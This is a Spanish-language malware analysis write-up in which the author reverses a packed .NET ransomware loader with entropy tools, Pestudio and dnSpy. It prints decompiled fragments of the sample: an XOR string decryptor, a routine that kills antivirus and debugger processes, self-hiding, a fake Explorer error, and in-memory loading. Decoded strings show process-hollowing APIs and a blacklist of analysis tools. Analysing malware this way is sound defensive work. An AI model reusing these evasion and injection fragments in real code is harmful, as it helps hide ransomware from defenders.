0000:0070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00   mode....$.......
0000:0080  50 45 00 00 4c 01 04 00 17 06 5c 5c 00 00 00 00   PE..L.....\\....
0000:0090  00 00 00 00 e0 00 02 01 0b 01 08 00 a0 00 00 00   ................
0000:00a0  00 00 02 00 00 00 00 00 8e b7 00 00 00 20 00 00   ............... ..
0000:00b0  00 c0 00 00 00 00 40 00 00 20 00 00 00 10 00 00   ......@.. ......
0000:00c0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00   ................
```

Close

Entropy

Type: PE32 | Offset: 00000000 | Size: 0002b000 | Count: 100 | Size: 000006e1 | Reload

Total: 7.01163 | Status: packed(87%)

Save | Save diagram


Entropy | Bytes

Regions

Offset	Size	Entropy	Status	Name
00000000	00001000	0.48923	not packed	PE Header
00001000	0000a000	5.28309	not packed	Section(0)['.text']
0000b000	00001000	0.26220	not packed	Section(1)['.sdata']
0000c000	0001e000	7.63497	packed	Section(2)['.rsrc']

Diagram

Grid



Close

La herramienta identifica el archivo como "packed (87%)" con una entropía total de 7.01163. Esto indica que los datos internos (posiblemente el código real del ransomware) están comprimidos o cifrados para dificultar el análisis estático

La sección .rsrc presenta la entropía más alta (7.63497), lo que sugiere que es allí donde se esconde el contenido "packed" o los recursos maliciosos. Las secciones .text y .sdata aparecen como "not packed", conteniendo la lógica básica para desempaquetarse en memoria.

Con Pestudio verifico lo ya antes visto, hashes – indica “MZ” reafirma que fue desarrollado en .Net que es un ejecutable de 32 bits

property	value
md5	3289319DE6623DDCB71671DF29E7BE85
sha1	F1586AD8EDADB0593983186107B163FD3AAA05F0
sha256	9EE11E680B1781159A9DAC27566E45051DBE3016FF272F1D9C17CDF658E2ED7F
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 0
first-bytes-text	M Z . . . . . @ . . . . .
file-size	176128 bytes
entropy	7.012
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	Microsoft .NET
tooling	n/a
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	48.19.13.43
description	c0ELk1m6AZ
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x5C5C0617 (Thu Feb 07 10:19:03 2019 | UTC)

No teniendo más opciones, siendo que es .Net con IDA no me sirve abrirlo, y lo quiero resolver de forma estática por lo que no usare OllyDBG o x32/64DBG – sin más opciones tuve que investigar bastante ya que soy un principiante en análisis de malware hasta que di con la herramienta adecuada – dnSpy

El primer método a revisar es “b2” el cual, siendo sincero a primer avista no entendía nada, claro, estaba ofuscado, pero me las ingenié para descartar lo que no sirve – como marco en la imagen, desde la línea 5 a la 11 es basura, no sirve, sirve solo para distraer.

```
b2(byte[]) : byte[]
4   {
5       decimal num = 12m;                                          TRASH (Bsura)
6       decimal limit = 82m;
7       decimal num2 = num;
8       while (ObjectFlowControl.ForLoopControl.ForNextCheckDec(num2, limit, 1m))
9       {
10          num2 = decimal.Add(num2, 1m);
11      }
12      string text = "F%!i}wb";     <--- "Raro"
13      int i = 0;
14      int length = text.Length;
15      checked
16      {
17          while (i < length)
18          {
19              char c = text[i];
20              if (true)
21              {
22              }
23              i++;
24          }
25          byte[] array = new byte[]                   Actúa como una llave simétrica.
26          {
27              159,
28              116,
29              197,
30              16,
31              133,
32              107,
33              140,
34              151,
35              14,
36              105
37          };
38          int num3 = array.Length;
39          int num4 = 0;
40          int num5 = a1ffnt.Length - 1;
41          for (int j = num4; j <= num5; j++)          Aca hace un XOR - por ^=
42          {                                           pero lo hace contra, el
43              a1ffnt[j] ^= array[j % num3];           array
44          }
45          return a1ffnt;
46      }
```

La línea 12 me quedo pendiente (al menos por el momento) por lo que seguí el análisis, luego del while

Desde la línea 25 a la 46 es ahí donde nuevamente debí recurrir a consultar a otras personas, buscar en foros, etc. Por qué entendía que armaba un array con ciertos valores, y luego realizaba el XOR con ese array -

Seguí mi análisis con el método b2um

b2um(string) : string

```
1   // bsf
2   // Token: 0x06000014 RID: 20 RVA: 0x00002308 File Offset: 0x00001308
3   public static string b2um(string ofz)
4   {
5       string text = "H\\";
6       int i = 0;
7       int length = text.Length;
8       byte b;
9       checked
10      {
11          while (i < length)
12          {
13              char c = text[i];
14              string text2 = "P&[nQo2/";
15              int j = 0;
16              int length2 = text2.Length;
17              while (j < length2)
18              {
19                  char c2 = text2[j];
20                  if (true)
21                  {
22                      bool flag = true;
23                      if (flag)
24                      {
25                      }
26                  }
27                  j++;
28              }
29              if (true)
30              {
31              }
32              i++;
33          }
34          b = 0;
35      }
36      do
37      {
38          b += 1;
39      }
40      while (b <= 30);
41      return Encoding.UTF8.GetString(bsf.b2(Convert.FromBase64String(ofz)));
42  }
43
```

Pareciera que b2um se usa para descifrar strings en tiempo de ejecución.

TRASH (Basura)

Usa Base64 para convertir - ademas llama a la funcion "b2" que es dodne esta el XOR con el Array

De acá lo único útil que interpreto es que usa Base64 para convertir strings a dicho formato – esto quizás al ejecutarse, realiza el paso inverso y hace que todo lo que este ofuscado, con la ayuda de XOR, lo des ofusca y sigue su ejecución.

El siguiente método a analizar es c0H6Dyd9

```
c0H6Dyd9() : void X
 2  // Token: 0x06000015 RID: 21 RVA: 0x000023B8 File Offset: 0x000013B8
 3  public static void c0H6Dyd9()
 4  {
 5      int num;
 6      int num5;
 7      object obj;
 8      try
 9      {
10          IL_01:
11          ProjectData.ClearProjectError();
12          num = -2;
13          IL_0A:
14          int num2 = 2;
15          string[] array = bsf.b2um("3zupfPwv7vBOOv0doFPxGeDXYwv+GYVQxSv49n0C8hO3UMUj5f1vCvQgrXn2K9r+fB3qFakw1SjMw0sk+hmqYvw47/ZgB/oGhQ==").Split(new char[]
16          {
17              Conversions.ToChar(bsf.b2um("3w=="))
18          });
19          IL_37:
20          num2 = 3;
21          int num3 = 0;
22          checked
23          {
24              do
25              {
26                  IL_3C:
27                  num2 = 4;
28                  Process[] processesByName = Process.GetProcessesByName(array[num3]);
29                  int i = 0;
30                  while (i < processesByName.Length)
31                  {
32                      Process process = processesByName[i];
33                      IL_54:
34                      num2 = 5;
35                      process.Kill();
36                      i++;
```

Por ahora no lo entiendo, pero es un array con "algo" que esta en Base64 q luego tiene el metodo Split

Por lo que entendi, aca toma el array antes definido, usa GetProccessByName - y luego lo mata - entonces creo que lo anterior es como una lista de nombres de procesos y aquilos "mata"

Siendo que la imagen no se ve de lo mejor – lo transcribiré.
en la línea 15 hace “Algo” no está claro por el momento, pero es un array que está en Base64 que luego usa .Split para separarlo

Luego en la línea 28 a la 35 usa GetProccesByName (Según MSDN: Crea una matriz de nuevos componentes Process y los asocia a los recursos de proceso existentes que comparten el nombre del proceso especificado.) Lo curioso es que luego va matando los procesos, siendo así, y siendo que en la línea 15 llama al método b2um – recordar que en ese método tenia string en base64 – así que lo más seguro es que esto en realidad sea una lista de procesos, o nombre de procesos los cuales luego vaya matando para garantizar seguramente que corra sin problemas (Como es costumbre, debe matar .exe de antivirus, o revisar o mata debugge, en fin, mata herramientas de análisis y antivirus al menos generalmente es así)

En el método “Main” vemos que invoca el método que mata los procesos pero no solo eso

```
Main() : void
4   public static void Main()
5   {
6       int num3;
7       int num5;
8       object obj;
9       try
10      {
11          IL_01:
12          int num = 1;
13          bool flag = true;
14          IL_06:
15          num = 2;
16          if (!flag)
17          {
18              goto IL_29;
19          }
20          IL_0C:
21          num = 3;
22          float num2 = 7f;
23          do
24          {
25              IL_15:
26              num = 4;
27              num2 += 1f;
28          }
29          while (num2 <= 35f);
30          IL_29:
31          IL_2A:
32          ProjectData.ClearProjectError();
33          num3 = -2;
34          IL_32:
35          num = 7;
36          bsf.c0H6Dyd9();
37          IL_3B:
38          num = 8;
39          bool flag2 = true;
40          IL_40:
```

Invoca al metodo para "matar procesos"

Tambien lo que hace es que se marca asi mismo con el atributo Oculto y Solo lectura. Tambien emite un MessageBox que como vemos esta todo ofuscado – esto es el cartel del Explorer que vemos cuando ejecutamos la muestra.

Luego llama al metodo b2

```
Main() : void
46      IL_48:
48      File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
49      IL_58:
50      num = 12;
51      File.SetAttributes(Application.ExecutablePath, FileAttributes.ReadOnly);
53      num = 13;
54      MessageBox.Show(bsf.b2um("yxygMOQb/PtnCv4ArH/rS+r2ZwX6EOVk6kvl+Wcd9hWpef8OrOd8Bu8Rt3z8S6SndlmvRPUgt1mluS4q8x2me6UE4rdBIr8AqjDxDv76Zwf+AKAw8QPpt28Z7xisc
        +Qf5fhgRw=="), bsf.b2um("2gy1fOoZ6eUgDOcR5T2lKvznYgD8FbF56gWs0nwb8AY="), MessageBoxButtons.OK, MessageBoxIcon.Hand);
56      num = 14;
57      bsf.my(bsf.b2(bsf.yz(1507068606, bsf.b2um("5h73IbUc9P0="), 121, 0)), DateTime.Now);
59      goto IL_153;
60      IL_BD:
61      int num4 = num5 + 1;
```

Se "marca" asi mismo con los atributos Hidden (Oculto) y ReadOnly(Solo Lectura)

Un MessageBox - el unico que aparece es al inicar la infeccion (nombrando al explorer.exe)

Aqui llama a b2

Del Método My – la verdad que sin poder des ofuscar se me hace muy difícil entenderlo. Lo que si pude entender, que no me pareció un detalle menor es que casi al finalizar este método mata su propio proceso.

```
140                 }
141             }
142             catch (Exception ex)
143             {
144             }
145             Process.GetProcessById(array3[2].ToInt32()).Kill();
146         }
```

Si algo sale mal o para borrar huellas del cargador inicial, el programa mata el proceso actual para no dejar rastros

Lo que tiene esta muestra es que me marea mucho porque va y vuelve con distintas llamadas (sin contar en el estado actual que se encuentra la muestra) – En el método v3p carga o inyecta el método “My” en memoria y además busca el entrypoint de ese proceso para iniciar su ejecución.

```
v3p(object) : void
1   // bsf
2   // Token: 0x0600001C RID: 28 RVA: 0x00002770 File Offset: 0x00001770
3   public static void v3p(object my)
4   {
5       if (true)
6       {
8       MethodInfo entryPoint = Assembly.Load((byte[])my).EntryPoint;
9       if (entryPoint.GetParameters().Length == 0)
10      {
11          entryPoint.Invoke(null, null);
12      }
13      else
14      {
15          entryPoint.Invoke(null, new object[]
16          {
17              new string[0]
18          });
19      }
20  }
```

Carga el metodo My en memoria - ademas busca el entrypoint del proceso e inica su ejecucion

Metodo “yz”

```
yz(int, string, byte, byte) : byte[]
// bsf
// Token: 0x06000019 RID: 25 RVA: 0x00002580 File Offset: 0x00001580
public static byte[] yz(int e8s, string qhk9h, byte ts8hs, byte kqz)
{
    IntPtr yz = bsf.o5<bsf.f9_d>(0, bsf.b2um("9BG3fuAHv6U0LvoAiH/hHuDyRgjxEKl1xA=="), 22387)(Assembly.GetEntryAssembly().Location);
    IntPtr qhk9h2 = bsf.o5<bsf.v5mban>(87, bsf.b2um("9BG3fuAHv6U0L/YaoULgGOPifAr6NQ=="), 0)(yz, qhk9h, bsf.b2um("zTeaWcgqy9I="));
    ushort num = 1;
    do
    {
        num += 1;
    }
    while (num <= 120);
    sbyte b = 20;
    do
    {
        b += 1;
    }
    while (b <= 45);
    byte[] array = new byte[checked(bsf.o5<bsf.xqo>(149, bsf.b2um("9BG3fuAHv6U0OvYOoH/jOenkYRztF6A="), 23416)(yz, qhk9h2) - 1 + 1)];
    Marshal.Copy(bsf.o5<bsf.igrkko>(225, bsf.b2um("9BG3fuAHv6U0JfAVoULgGOPifAr6"), 19230)(yz, qhk9h2), array, 0, array.Length);
    return array;
}
```

TRASH - BASURA

Utiliza Marshal.Copy para mover esos bytes desde el archivo hacia la memoria RAM del programa

Utiliza Assembly.GetEntryAssembly().Location para localizar su propio archivo en el disco. Luego usa Marshal.Copy para leer bytes específicos directamente desde el archivo ejecutable hacia la memoria RAM. Aquí es donde "extrae" el malware real que está escondido en sus recursos o al final del archivo.

Bien luego de darme la cabeza varias veces contra la pared, consultar varias fuentes, pude armar un .py para que me ayudara a desofucar esta muestra.

Para ello, en la misma carpeta donde está la muestra, deje el “desctrings.py” luego instale Iron Python (Nota: debes tener dnlib.dll también en la carpeta junto al script y la muestra) y lo ejecute desde allí y al darme el resultado desubo varias cosas, que si bien en el análisis inical podía “intuir” aquí hay cosas que se confirman. Por ejemplo, realiza un listado de aquellos procesos que debe matar como OllyDbg, taskmgr, etc. También indica que el ejecutable el cual va a usar para inyectar el ramnwonrare es cvtres.exe también vemos que menciona algunas funciones como CreateProccessA, GetThreadContext y WirteProccessMeomory, ResumeThread para llegar al fin antes mencionado.

```
Administrador: C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.16299.15]
(c) 2017 Microsoft Corporation. Todos los derechos reservados.

C:\Muestras\MUESTRA01>"C:\Desarrollo\IronPython 2.7\ipy.exe" decstrings.py
--- Cargando modulo ---
--- Procesando strings ---
[+] Original: F%!i}wb
    Decodificado: ?XP
[+] Original: 3zupfPwv7vBOOv0doFPxGeDXYwv+GYVQxSv49n0C8hO3UMUj5f1vCvQgrXn2K9r+fB3qFakw1SjMw0sk+hmqYvw47/ZgB/oGhQ==
    Decodificado: @OllyDbg@SbieCtrl@mbam@@@@taskmgr@@HijackThis@Virtual PC@TEMemoryScanner@
[+] Original: 9BG3fuAHv6U0LvoAiH/hHuDyRgjxEKl1xA==
    Decodificado: kernel32:GetModuleHandleA
[+] Original: 9BG3fuAHv6U0L/YaoULgGOPifAr6NQ==
    Decodificado: kernel32:FindResourceA
[+] Original: zTeaWcgqy9I=
    Decodificado: RC_IMAGE
[+] Original: 9BG3fuAHv6U0OvYOoH/jOenkYRztF6A=
    Decodificado: kernel32:SizeofResource
[+] Original: 9BG3fuAHv6U0JfAVoULgGOPifAr6
    Decodificado: kernel32:LoadResource
[+] Original: \e<F(py
    Decodificado: ç.·
[+] Original: pSiVYuoM/vZjSdkdqXX2S6TvNl+2
    Decodificado: :\Program Files (x86)
[+] Original: pSiSeesP4+B9NdIdpmLqGOPxekfRMZFMwxnt+mse8Aau
    Decodificado: :\Windows\Microsoft.NET\Framework
[+] Original: 6UbrIKs=
    Decodificado: v2.0.
[+] Original: wxezZPcO/7lrEfo=
    Decodificado: \cvtres.exe
[+] Original: 9BG3fuAHv6U0Ku0RpGTgO/74bQzsB4Q=
    Decodificado: kernel32:CreateProcessA
[+] Original: 9BG3fuAHv6U0LvoAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:GetThreadContext
[+] Original: 9BG3fuAHv6U0O/oVoUD3BO/yfRrSEah/9xI=
    Decodificado: kernel32:ReadProcessMemory
[+] Original: 8QChfOlRwuNbB/IVtUbsDvvYaDr6F7F56gU=
    Decodificado: ntdll:NtUnmapViewOfSection
[+] Original: 9BG3fuAHv6U0P/YGsWXkB837Ygb8Mb0=
    Decodificado: kernel32:VirtualAllocEx
[+] Original: 9BG3fuAHv6U0Pu0dsXXVGeP0axrsOaB96hn1
    Decodificado: kernel32:WriteProcessMemory
[+] Original: 9BG3fuAHv6U0OvoAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:SetThreadContext
[+] Original: 9BG3fuAHv6U0O/oHsH3gP+Tlawj7
```

Vemos alguno de los proceso "de la lista negra" que no comprendia anteriormente

Inidca la direccion, probablemente donde se aloje el .exe responsbale

Aca tenemos un nombre de un ejecutable "cvtres.exe"

Ok entonces usa CreateProcessA

Tambien usa GetThreadContext

Tamien usa WriteProcessMemory


```
[+] Original: 9BG3fuAHv6U0Pu0dsXXVGeP0axrsOaB96hn1
    Decodificado: kernel32:WriteProcessMemory
[+] Original: 9BG3fuAHv6U0OvoAkXj3Du3zTQbxAKBo8Q==
    Decodificado: kernel32:SetThreadContext
[+] Original: 9BG3fuAHv6U0O/oHsH3gP+Tlawj7
    Decodificado: kernel32:ResumeThread
[+] Original: yxygMOQb/PtnCv4ArH/rS+r2ZwX6EOVk6kvl+Wcd9hWpef8OrOd8Bu8Rt3z8S6Sr
    Decodificado: The application failed to initialize properly (0x0000022). C
[+] Original: 2gy1fOoZ6eUgDOcR5T2lKvznYgD8FbF56gWs0nwb8AY=
    Decodificado: Explorer.exe - Application Error
[+] Original: 5h73IbUc9P0=
    Decodificado: yj210wxj
[+] Original: \=efrM
    Decodificado: æ?
[+] Original: qZRE@
    Decodificado: 6à?
[+] Original: Is>EDcwfw
    Decodificado: ¼µÆc??
--- Fin ---
```

Usa ResumeThread


Claro, esto es lo que se ve de cartel de error de explorer.exe

Y adicionalmente ahí vemos que es el mensaje del explorer que vemos al ejecutar la muestra


Luego se me ocurrió que podría “extraer” al archivo culpable de esto, ya que el .pif a estas alturas, es un Loader que protege la muestra real.




Para ello use Resourve Hacker – em RC_IMAGE fui a la opción “Save Resource to a bin file” y lo guarde como “ChromeCifrado.bin”




Luego desarrolle un script “FuiraBicho.py” para que tomara el “ChromeCifrado.bin” y lo intentara des ofuscar. Y allí esta. Lo deje renombrado como “Virulento.exe”




Ahora vamos por Virulento.exe

